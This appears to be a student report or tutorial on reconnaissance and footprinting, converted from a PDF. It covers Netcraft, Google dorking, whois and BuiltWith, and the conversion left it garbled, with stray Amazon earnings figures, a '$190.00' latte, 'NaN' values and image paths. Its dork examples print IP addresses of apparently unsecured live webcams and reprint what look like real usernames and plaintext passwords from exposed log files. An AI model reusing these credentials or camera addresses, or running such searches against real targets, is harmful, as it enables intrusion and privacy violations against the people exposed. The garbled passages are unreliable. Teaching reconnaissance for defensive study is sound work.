| Subject Alternative Name | *.google.com, *.appengine.google.com, *.cdn-dev.*.ingress-dotenv.dev, *.cloud.google.com, *.crowdsource.google.com, *.datacompute.google.com, *.google.ca, *.google.cl, *.google.co.in, *.google.co.jp and 124 more | Issuer unit                            | Not Present                                                                                                                   |
| Validity period          | From Feb 8 2023 to May 3 2023 (2 months, 3 weeks, 1 day)                                                                                                                                                            | Issuer location                        | Not Present                                                                                                                   |
| Matches hostname         | Yea                                                                                                                                                                                                                 | Issuer country                         | US                                                                                                                            |
| Server                   | gts                                                                                                                                                                                                                 | Issuer state                           | Not Present                                                                                                                   |
| Public key algorithm     | id-ePKCS1                                                                                                                                                                                                           | Certificate Revocation List            | http://crls.pki.google/gts1/c3/f9/dv-k2mik.crl                                                                                |
| Protocol version         | TLSv1.3                                                                                                                                                                                                             | Certificate Hash                       | cA77yjCj6iGLMa9PjmvwccodDo                                                                                                    |
| Public key length        | 256                                                                                                                                                                                                                 | Public Key Hash                        | 44f85083af6d62dfe25eeaf4f1ab05590a40075130ad570ced2feceff88e9                                                                 |
| Certificate check        | OCSP servers                                                                                                                                                                                                        | OCSP servers                           | http://ocsp.pki.google/gts1/c3                                                                                                |
| Signature algorithm      | sha256WithRSAEncryption                                                                                                                                                                                             | OCSP stapling response                 | No response received                                                                                                          |
| Serial number            | 0x6b64052d53f016c0126815f8096a61                                                                                                                                                                                    |                                        |                                                                                                                               |
| Cipher                   | TLS_AES_256_GCM_SHA384                                                                                                                                                                                              |                                        |                                                                                                                               |
| Version number           | 0x02                                                                                                                                                                                                                |                                        |                                                                                                                               |

**Certificate Transparency**

netcraft.com

**NETCRAFT**

than 0.1 percent.

-Jeremy Fleming, Director, GCHQ, June 2019

**What's that site running?**

Using results from our [internet data mining](#), find out the technologies and infrastructure of any site.

**Audited by Netcraft**

This site is Audited by Netcraft. [Get your site scanned for vulnerabilities](#)

**Report Suspicious URLs**

If you come across a suspicious site or email, please report it to us.

[Report Fraud](#)

**Subscribe & Follow**

**Subscribe to our mailing list**

[sitereport.netcraft.com/?url=https%3A%2F%2Fwww.ebay.com](https://sitereport.netcraft.com/?url=https%3A%2F%2Fwww.ebay.com)

**NETCRAFT**

Services ▾ Solutions ▾ News Company ▾ Resources ▾  Discover More Report Fraud

## Site report for https://www.ebay.com

Look up another site?

Analysing site...

Background

|             |                                                                                                     |                      |           |
|-------------|-----------------------------------------------------------------------------------------------------|----------------------|-----------|
| Site title  | Electronics, Cars, Fashion, Collectibles & More   eBay                                              | Date first seen      | July 2013 |
| Site rank   | 70                                                                                                  | Netcraft Risk Rating | 0/10      |
| Description | Buy & sell electronics, cars, clothes, collectibles & more on eBay, the world's online marketplace. | Primary language     | English   |

Network

|                         |                                                   |                         |                                                                 |                |
|-------------------------|---------------------------------------------------|-------------------------|-----------------------------------------------------------------|----------------|
| Site                    | https://www.ebay.com                              | Domain                  | eBay.com                                                        |                |
| Netblock Owner          | Akamai Technologies, Inc.                         | NAMESERVER              | dns1.p06.nsone.net                                              |                |
| Hosting company         | Akamai Technologies                               | Domain registrar        | markmonitor.com                                                 |                |
| Hosting country         | US                                                | US ID                   | Nameserver organisation                                         | whois.name.com |
| IPv4 address            | 23.72.33.85 (West Coast)                          | Organisation            | eBay Inc., 2145 Hamilton Avenue, San Jose, 95125, United States |                |
| IPv4 autonomous systems | AS166029                                          | DNS admin               | hostmaster@eBay.com                                             |                |
| IPv6 address            | Not Present                                       | Top Level Domain        | Commercial entities (.com)                                      |                |
| IPv6 autonomous systems | Not Present                                       | DNS Security Extensions | unknown                                                         |                |
| Reverse DNS             | a23-72-33-85.deploy.static.akamaitechnologies.com |                         |                                                                 |                |

IP delegation

IPv4 address (23.72.33.85)

[sitereport.netcraft.com/?url=https%3A%2F%2Fwww.ebay.com](https://sitereport.netcraft.com/?url=https%3A%2F%2Fwww.ebay.com)

**NETCRAFT**

Services ▾ Solutions ▾ News Company ▾ Resources ▾  Discover More Report Fraud

Reverse DNS a23-72-33-85.deploy.static.akamaitechnologies.com

IP delegation

IPv4 address (23.72.33.85)

| IP range                | Country       | Name                       | Description                            |
|-------------------------|---------------|----------------------------|----------------------------------------|
| ::ffff:0.0.0.0/96       | United States | (IANA-IPv4-MAPPED-ADDRESS) | Internet Assigned Numbers Authority    |
| 23.0.0.0-23.255.255.255 | United States | NET23                      | American Registry for Internet Numbers |
| 23.72.0.0-23.79.255.255 | United States | AKAMAI                     | Akamai Technologies, Inc.              |
| 23.72.33.85             | United States | AKAMAI                     | Akamai Technologies, Inc.              |

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

The screenshot shows the Netcraft site report for ebay.com. It includes a pie chart of tracked resources (Companies: eBay (1), Categories: CDN (1)), details on web trackers (1 known tracker identified, eBay CDN by Ebayon), and site technology (HTTP Accelerator: Envoy, Server-Side: Open source). A note about DMARC is present.

**Google Dorking:** Google Dorking is a search string or custom query that uses advanced search operators to find information not readily available on a website.

Following are some of the search operators implemented in order to carry out footprinting and reconnaissance.

[site:www.amazon.com](https://www.google.com/search?q=site%3Awww.amazon.com)

The screenshot shows Google search results for the query "site:www.amazon.com". The results include links to Amazon.in, Amazon.com, and a page for selecting a country/region. The interface shows standard Google search controls like Shopping, News, Images, Videos, Books, Maps, Flights, and Finance.

intitle:”webcamXP 5”

A screenshot of a Google search results page. The query is "intitle:”webcamXP 5”". The results show several entries, each with a small camera icon and a link to a webpage. The first result is for "webcamXP 5" at http://109.233.191.130. The second result is for "mywire.org" at http://www.seccam.mywire.org. The third result is for "75.149.26" at http://75.149.26.30. The fourth result is for "73.150.241" at http://73.150.241.236. All results describe "webcamXP 5" as a webcams and ip cameras server for windows, HomeMulti viewSmartphoneGalleryAdministration, and note that they are not logged in.

A screenshot of a web browser displaying the "WEBCAMXP 5" interface. The title bar says "webcamXP 5" and the address bar shows "Not secure | 109.233.191.130:8080". The main page has a blue header with the text "WEBCAMXP 5" and "WEBCAM AND IP CAMERAS SERVER FOR WINDOWS" below it. There is a large eye icon. A navigation menu at the top includes "Home", "Multi view", "Smartphone", "Gallery", and "Administration". A "Not logged in" message is displayed. Below the menu is a dropdown menu showing "Source 5" and "JavaScript". The main content area shows a live video feed of a street scene with buildings, cars, and people. A control panel on the right side includes buttons for "Pan, Tilt & Zoom" and a zoom level indicator "5". A watermark "Powered by NEXT www.nextfiber.rs" is visible in the video feed.

site: amazon.com intitle: admin

About 9,360 results (0.42 seconds)

**Admin account - AWS Directory Service**  
Admin account - Add, update, or delete users, groups, and computers. - Add resources to your domain such as file or print servers, and then assign permissions for ...

**Images for site:amazon.com intitle:admin**

View all →

**admin-set-user-password — AWS CLI 1.27.87 Command ...**

**AMZN-2022.12.31-EX99.1**

**amazon**

**AMAZON.COM ANNOUNCES FOURTH QUARTER RESULTS**

**Fourth Quarter 2022**

- Net sales increased 9% to \$139.2 billion in the fourth quarter, compared with \$137.4 billion in fourth quarter 2021. Excluding the \$3.0 billion unfavorable impact from year-over-year changes in foreign exchange rates throughout the quarter, net sales increased 12% compared with fourth quarter 2021.
- North America segment sales increased 13% year-over-year to \$93.4 billion, or increased 14% excluding changes in foreign exchange rates.
- International segment sales decreased 8% year-over-year to \$34.3 billion, or increased 5% excluding changes in foreign exchange rates.
- AWS segment sales increased 20% year-over-year to \$21.4 billion.

**Operating income decreased to \$2.7 billion in the fourth quarter, compared with \$3.5 billion in fourth quarter 2021. From October 2022 through December, we include approximately \$2.7 billion of charges for changes in estimates related to self-insurance liabilities, impairments of property and equipment and operating leases, and estimated severance costs. These charges primarily impacted the North America segment.**

- North America segment operating loss was \$0.2 billion, with operating loss of \$0.2 billion in fourth quarter 2021.
- International segment operating loss was \$2.2 billion, compared with operating loss of \$1.6 billion in fourth quarter 2021.
- AWS segment operating income was \$5.2 billion, compared with operating income of \$5.3 billion in fourth quarter 2021.

**Net income decreased to \$0.3 billion in the fourth quarter, or \$0.03 per diluted share, compared with \$14.3 billion, or \$1.39 per diluted share, in fourth quarter 2021. All share and per share information for comparable prior year periods throughout this release have been retroactively adjusted to reflect the 20-for-1 stock split effective May 27, 2022.**

**Fourth quarter 2022 net income includes a pre-tax impairment of \$3.3 billion, which is included in operating income (expense) from the common stock investment in Rivian Automotive, Inc., compared to a pre-tax valuation gain of \$11.8 billion from the investment in fourth quarter 2021.**

intext username filetype:log

About 2,280 results (0.38 seconds)

[University of Birmingham](http://www.eee.bham.ac.uk/...)  
www.eee.bham.ac.uk/spannm/Teaching%20docs/Multi%20...  
NETFrameworkv2.0.50727 USERNAME=spannm OS=Windows\_NT  
PROCESSOR\_IDENTIFIER=x86 Family 6 Model 15 Stepping 11, GenuineIntel ----- S ...

**People also ask :**

- What is a username example?
- What is my username?
- Is a username a password?
- How do I make username?

Feedback

[Free](http://remikaing.free.fr/...)  
remikaing.free.fr/PC-DE-SARGERAN-mC:%5CUsers%5CSar...  
... serv - http://fr.youtube.com username : Sargerans password : zzqhq8qy ... serv -  
http://snowtigers.net username : Maxter password : WOW071788788 ...

latte site: starbucks.com

latte site:starbucks.com - Google


[Caffè Latte Recipe | Starbucks® Coffee at Home](https://athome.starbucks.com/recipe/caffelatte)  
Caffè Latte · 1. oz Starbucks Espresso Roast · 1. cup whole milk · NaN. Milk frother, aerator or whisk · NaN. Optional sweetener of choice such as homemade Vanilla ...  
10 mins

[Caffè Latte: Starbucks Coffee Company](https://www.starbucks.com/menu/product/hot)  
Our dark, rich espresso balanced with steamed milk and a light layer of foam. A perfect milk-forward warm-up. 190 calories, 18g sugar, 7g fat.  
\$190.00


[Lattes - Hot Coffees - Starbucks](https://www.starbucks.com/menu/drinks/lattes)  
Lattes ; Pistachio Latte ; Caramel Brûlée Latte ; Chestnut Praline Latte ; Sugar Cookie Almondmilk Latte ; Caffè Latte.



[Caffè Latte: Nutrition: Starbucks Coffee Company](https://www.starbucks.com/menu/product/hot)  
Our dark, rich espresso balanced with steamed milk and a light layer of foam. A perfect milk-forward warm-up. 190 calories, 18g sugar, 7g fat ...  
Protein: 13 g      Sodium: 170 mg  
Sugars: 18 g

site: starbucks.com intext:admin




**whois:** Footprinting using whois is an ethical hacking practice that collects data about targets and their condition. This is the pre-attack phase and the activities performed will be stealthed and best efforts will be made to prevent the target from tracking you.





**builtwith:** builtwith is a website profiler, lead generation, competitive analysis and business intelligence tool providing technology adoption, ecommerce data and usage analytics for the internet. Refer the following images for a better understanding.



The screenshot shows a Microsoft Edge browser window with four tabs open:

- WhatsApp
- BuiltWith Pro
- geeksforgeeks.org Meta Data Pr...
- builtwith.com/meta/geeksforgeeks.org

The main content area displays a report for the domain `geeksforgeeks.org`. The report is divided into several sections:

- Website Information:** Shows the owner as "Dharmesh Singh" and the vertical as "Science".
- Product SKU Count:** 14,191
- Brand Followers:** 20,000+
- Referring IPs:** 25,249
- Estimated Employees:** 1,000+
- Google Dimensions:** -
- Google Metrics:** -
- Google Goals:** GTM Tags: 16
- Ranking:** Page Rank: 2.263 (lower rank means more inbound links)
- BuiltWith:** Rank: 300.924 (higher rank means higher long-term web technology spending domain)
- Tranco:** Rank: 1,361
- Majestic:** Rank: 2,332
- Majestic .ORG:** Rank: 286 (lower ranking means more inbound traffic)

The bottom of the screen shows the Windows taskbar with various pinned icons and system status indicators.

## Conclusion and Future Scope

Cyber security is one of the most important aspects of the fast-paced growing digital world. The practice is used by companies to protect against phishing schemes, ransomware attacks, identity theft, data breaches, and financial losses.

One single security breach can lead to exposing the personal information of millions of people. These breaches have a strong financial impact on the companies and also loss of the trust of customers. Hence, cyber security is very essential to protect businesses and individuals from spammers and cyber criminals. Cybersecurity is capable of safeguarding IoT devices against cyberattacks by making them more secure. The following tools like secure boot, secure communication IPsec, secure firmware update, etc. are used. A strong cybersecurity strategy has layers of protection to defend against cybercrime, including cyberattacks that attempt to access, change, or destroy data; extort money from users or the organization; or aim to disrupt normal business operations.

The banking sector, government agencies, financial institutions, military, and other authorized institutions possess sensitive information that is stored on computers and transmitted via networks. With the rise in cyberattacks and future cyber security threats, it has become imperative to protect these data, and there is tremendous scope for cyber security professions in the future.